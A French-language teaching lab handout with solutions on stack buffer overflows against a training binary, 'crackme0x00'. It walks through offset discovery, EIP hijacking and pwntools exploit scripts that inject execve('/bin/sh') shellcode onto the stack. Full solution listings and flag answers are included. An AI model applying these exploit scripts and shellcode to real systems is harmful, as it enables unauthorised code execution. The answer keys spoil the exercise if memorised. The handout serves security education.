TP - **BUFFER OVERFLOW**

January 3, 2022

Environnement de travail

Le TP se fera sur cette VM. Une fois ajoutée à Vmware ou Virtualbox et lancée, connectez-vous à la VM en utilisant un client SSH: `$> ssh ...`
Lancez la commande `$> seclab tut03` afin de mettre en place l'environnement du TP
Rendez-vous dans le répertoire `$> ~/tuts/lab03/tut03-stackovfl`
Un serveur SAMBA est fonctionnel sur la VM local pour la partage de fichiers avec l'OS hôte.
Activez la création de crash dump `$> ulimit -c unlimited`. Les dumps seront créés dans le répertoire courant.

Commandes Utiles

```
$> fast-help gdb
$> fast-help pwndbg
$> fast-help tmux
$> help-online python printf
$> help-online
```

Partie 1

Dans cette partie, nous allons essayer d'apprendre comment on peut détourner le flux d'exécution d'un programme en exploitant le débordement de mémoire tampo.

1. Analysez le programme **crackme0x00** avec *IDA PRO*, expliquez un peu le fonctionnement du programme.
2. Analysez les protections incluses lors de la compilation du programme.
   `$> checksec crackme0x00`
3. Est-il en Big ou en Little Endian ?
4. Lancez le programme **crackme0x00** en utilisant comme entrée standard la chaîne de caractères AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
   ```
   $> echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA > /tmp/input
   $> cat /tmp/input | ./crackme0x00
   ```
5. Analyse le résultat d'exécution du programme
   (a) Vérifiez les logs systèmes
   `$> dmesg | tail -l`
   (b) Analysez avec gdb le crash dump généré dans **/tmp/core**
   `$> gdb -c /tmp/core/core.xxxx`

(c) Que remarquez-vous ?

6. Déterminer l'offset

(a) Reproduisez le crash précédent avec la chaîne suivante : AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJ

(b) Par quel caractère le registre EIP a été teinté (écrasé) (`$> man ascii`) ?

Solution: 0x46464646 ('FFFF')

(c) Quelle est la valeur de l'offset ?

Solution: 20

(d) Confirmez votre réponse en analysant le code de la fonction *start* du programme et en schématisant l'état de la pile après le crash
`$> objdump -M intel-mnemonic -d crackme0x00` ou avec IDA PRO

Solution:
(cf. figure 1)



Figure 1: État de la pile après le crash

7. Contrôler le registre EIP

Nous allons dans cette section essayer de détourner le flux d'exécution du programme vers un code malveillant (shellcode). Pour l'instant, nous allons tenter de faire afficher au programme le message "*Password OK :)*" sans fournir le bon mot de passe en entrée.

(a) Identifiez dans le programme l'adresse de l'instruction vous permettant d'afficher directement ce message

Solution:
80486f9: 68 3e 88 04 08 push 0x804883e
80486fe: e8 6d fd ff ff call 8048470 < *puts@plt* >

(b) Utilisez cette adresse pour détourner l'exécution du programme afin d'afficher ce message
`$> echo "\xef\xbe\xad\xde"` permet d'afficher des caractères en hexadécimal
Vous pouvez également utiliser la commande `$> hexedit /tmp/input`, **C-x** pour sauvegrader les modifications.

Solution:
```
$> echo "AAAABBBBCCCCDDDDEEEE\xF9\x86\x04\x08GGGGHHHHIIIIJJJJ"| ./crackme0x00
```

8. Suivez la même procédure de la question précédente pour afficher le flag vous permettant de valider cette partie du TP.

Solution:
```
$> echo "AAAABBBBCCCCDDDDEEEE\x1B\x87\x04\x08GGGGHHHHIIIIJJJJ"| ./crackme0x00
```

9. Une autre manière de faire est d'utiliser la librairie python **pwn**.
   (a) Etudiez le code 1
   (b) Découvrez l'utilité des fonctions p32 et p64 en répondant aux questions Q1 et Q2 du code
   (c) Contruisez le payload afin d'afficher le flag.

Listing 1: exploit.py

```python
#!/usr/bin/env python2

import os
import sys

from pwn import *


assert p32(0x12345678) == b'\x00\x00\x00\x00'                 # Q1
assert p64(0x12345678) == b'\x00\x00\x00\x00\x00\x00\x00\x00' # Q2

payload = "Q3. your input here"

p = process(["./crackme0x00"]) # permet de créer le processus exécutant le code du
    programme
p.send(payload + "\n") # permet d'envoyer des données sur l'entrée standard du programme
p.interactive() # permet de passer en mode interactif avec le processus pour lui envoyer
    d'autres instructions Python
```

Solution:

Listing 2: solution.py

```python
#!/usr/bin/env python2

import os
```

```python
import sys

from pwn import *



payload = "AAAABBBBCCCCDDDDEEEE"
payload += p32(0x804871b)

p = process(["./crackme0x00"]) # permet de créer le processus exécutant le code du
    programme
p.send(payload + "\n") # permet d'envoyer des données sur l'entrée standard du
    programme
p.interactive() # permet de passer en mode interactif avec le processus pour lui
    envoyer d'autres instructions Python
```

Partie 2

Environnement de travail

Le TP se fera sur la même VM.
Connectez vous à la VM en utilisant un client SSH: `$> ssh ...`
Lancez la commande `$> seclab tut03` afin de mettre en place l'environnement du TP
Rendez-vous dans le répertoire `$> ~/tuts/lab03/tut03-pwntool`
Un serveur SAMBA est fonctionnel sur la VM locale pour la partage de fichiers avec l'OS hôte.
Activez la création de crash dump `$> ulimit -c unlimited`. Les crash dumps seront créés dans répertoire courant.

L'objectif ici est d'automatiser le processus de détournement du flux d'exécution dû à un une vulnérabilité de type Buffer-Over-Flow et de le rediriger vers un vrai shellcode que nous tenterons de créer ici.

1. Analysez le programme **crackme0x00** avec *IDA PRO*, expliquez un peu le fonctionnement du programme.
2. Analysez les protections incluses lors de la compilation du programme.
3. Est-il en Big ou Little Endian ?
4. Tentez un crash du programme en utilisant cette fois-ci l'utilitaire **cyclic**.

   ```
   $> cyclic 50 > /tmp/input
   $> gdb ./crackme0x00
   $> run < /tmp/input
   ```

5. Notez le valeur du registre EIP (en ASCII et en Hexadécimal)
6. Quel est le nombre de caractères nécessaires pour pouvoir écraser la valeur du registre EIP ?

   ```
   $> cyclic -l val_ecrasement_eip
   ```

7. Utilisez le code 3 pour écraser le registre EIP avec la valeur `$> 0xdeadbeef`.

   La fonction python `$> cyclic_find("chaine")` renvoie l'offset de la chaîne dans le pattern construit par la fonction python `$> cyclic(longueur)` ou la commande `$> cyclic longueur` vue précédement.

Listing 3: exploit1.py

```python
#!/usr/bin/env python2

# import all modules/commands from pwn library
from pwn import *

# set the context of the target platform
#  arch: i386 (x86 32bit)
#  os: linux
context.update(arch='i386', os='linux')

# create a process
p = process("./crackme0x00")

payload = "A" * ?
payload +=  ?   # chaine de caractères correspondant à 0xdeadbeef

# send input to the program with a newline char, "\n"
p.sendline(payload)

# make the process interactive, so you can interact
# with the proces via its terminal
p.interactive()
```

Solution:

Listing 4: solution1.py

```python
#!/usr/bin/env python2

# import all modules/commands from pwn library
from pwn import *

# set the context of the target platform
#  arch: i386 (x86 32bit)
#  os: linux
context.update(arch='i386', os='linux')

# create a process
p = process("./crackme0x00")

payload = "A" * cyclic_find("gaaa")
payload +=  p32(0xdeadbeef)   # chaine de caractères correspondant à 0xdeadbeef

# send input to the program with a newline char, "\n"
p.sendline(payload)

# make the process interactive, so you can interact
# with the proces via its terminal
p.interactive()
```

8. Génération de shellcode
   (a) Utilisez la commande **shellcraft** pour choisir un shellcode adapté à l'architecture cible `$> fast-help shellcraft`
   (b) Nous pouvons également utiliser le code 5 pour générer le shellcode et l'inclure dans le pattern à envoyer au programme vulnérable. Modifiez ce code en conséquence.

Listing 5: exploit2.py

```python
#!/usr/bin/env python2

from pwn import *

context.update(arch='i386', os='linux')

shellcode = shellcraft.sh()
print(shellcode)
print(hexdump(asm(shellcode)))

payload  = ?
payload += ?  # valeur ecrasement eip
payload += ?  # shellcode

p = process("./crackme0x00")
p.sendline(payload)
p.interactive()
```

Solution:

Listing 6: solution2.py

```python
#!/usr/bin/env python2

from pwn import *

context.update(arch='i386', os='linux')

shellcode = shellcraft.sh()
print(shellcode)
print(hexdump(asm(shellcode)))

payload  = cyclic(cyclic_find(0x61616167))
payload += p32(0xdeadbeef)
payload += asm(shellcode)

p = process("./crackme0x00")
p.sendline(payload)
p.interactive()
```

(c) Analyser le crash code généré avec gdb. Affichez les donnée à partir de l'adresse contenue dans registre ESP comme des instructions assembleur

```
x/20i $esp
```

(d) Ce code correspond il à votre shellcode ?

Solution:
Oui globalement

(e) Quelle est l'adresse du shellcode dans la pile

Solution:
0xffffd390

(f) Modifier votre code 5 pour que le regitre EIP pointe vers l'adresse du shellcode dans la pile, puis reexécutez-le.

Solution:

Listing 7: solution3.py

```python
#!/usr/bin/env python2

from pwn import *

context.update(arch='i386', os='linux')

shellcode = shellcraft.sh()
print(shellcode)
print(hexdump(asm(shellcode)))

payload  = cyclic(cyclic_find(0x61616167))
payload += p32(0xffffd390)
payload += asm(shellcode)

p = process("./crackme0x00")
p.sendline(payload)
p.interactive()
```

(g) Normalement le shellcode ne sera pas totalement exécuté.

(a) Comparez minutieusement le shellcode généré initialement par `shellcraft` et sa version copiée dans la pile dans le crash dump de la question c. Quelle est la différence entre les deux versions ?

(b) Remédiez au problème en modifiant le shellcode 8 et en l'important en dure dans votre exploit.

indication: `int 0x80` réalise un appel système dont l'identifiant est dans le registre `eax`

Listing 8: shellcode.py

```python
shellcode = """
    /* execve(path='/bin///sh', argv=['sh'], envp=0) */
    /* push '/bin///sh\x00' */
    push 0x68
    push 0x732f2f2f
    push 0x6e69622f
    mov ebx, esp
    /* push argument array ['sh\x00'] */
    /* push 'sh\x00\x00' */
    push 0x1010101
    xor dword ptr [esp], 0x1016972
    xor ecx, ecx
    push ecx /* null terminate */
    push 4
    pop ecx
    add ecx, esp
    push ecx /* 'sh\x00' */
    mov ecx, esp
    xor edx, edx
    /* call execve() */
    push SYS_execve /* 0xb */
    pop eax
    int 0x80
"""
```

Solution:
push 0x4b
pop eax
sub eax, 0x40
int 0x80

(c) Affichez le flag pour valider cette partie du TP.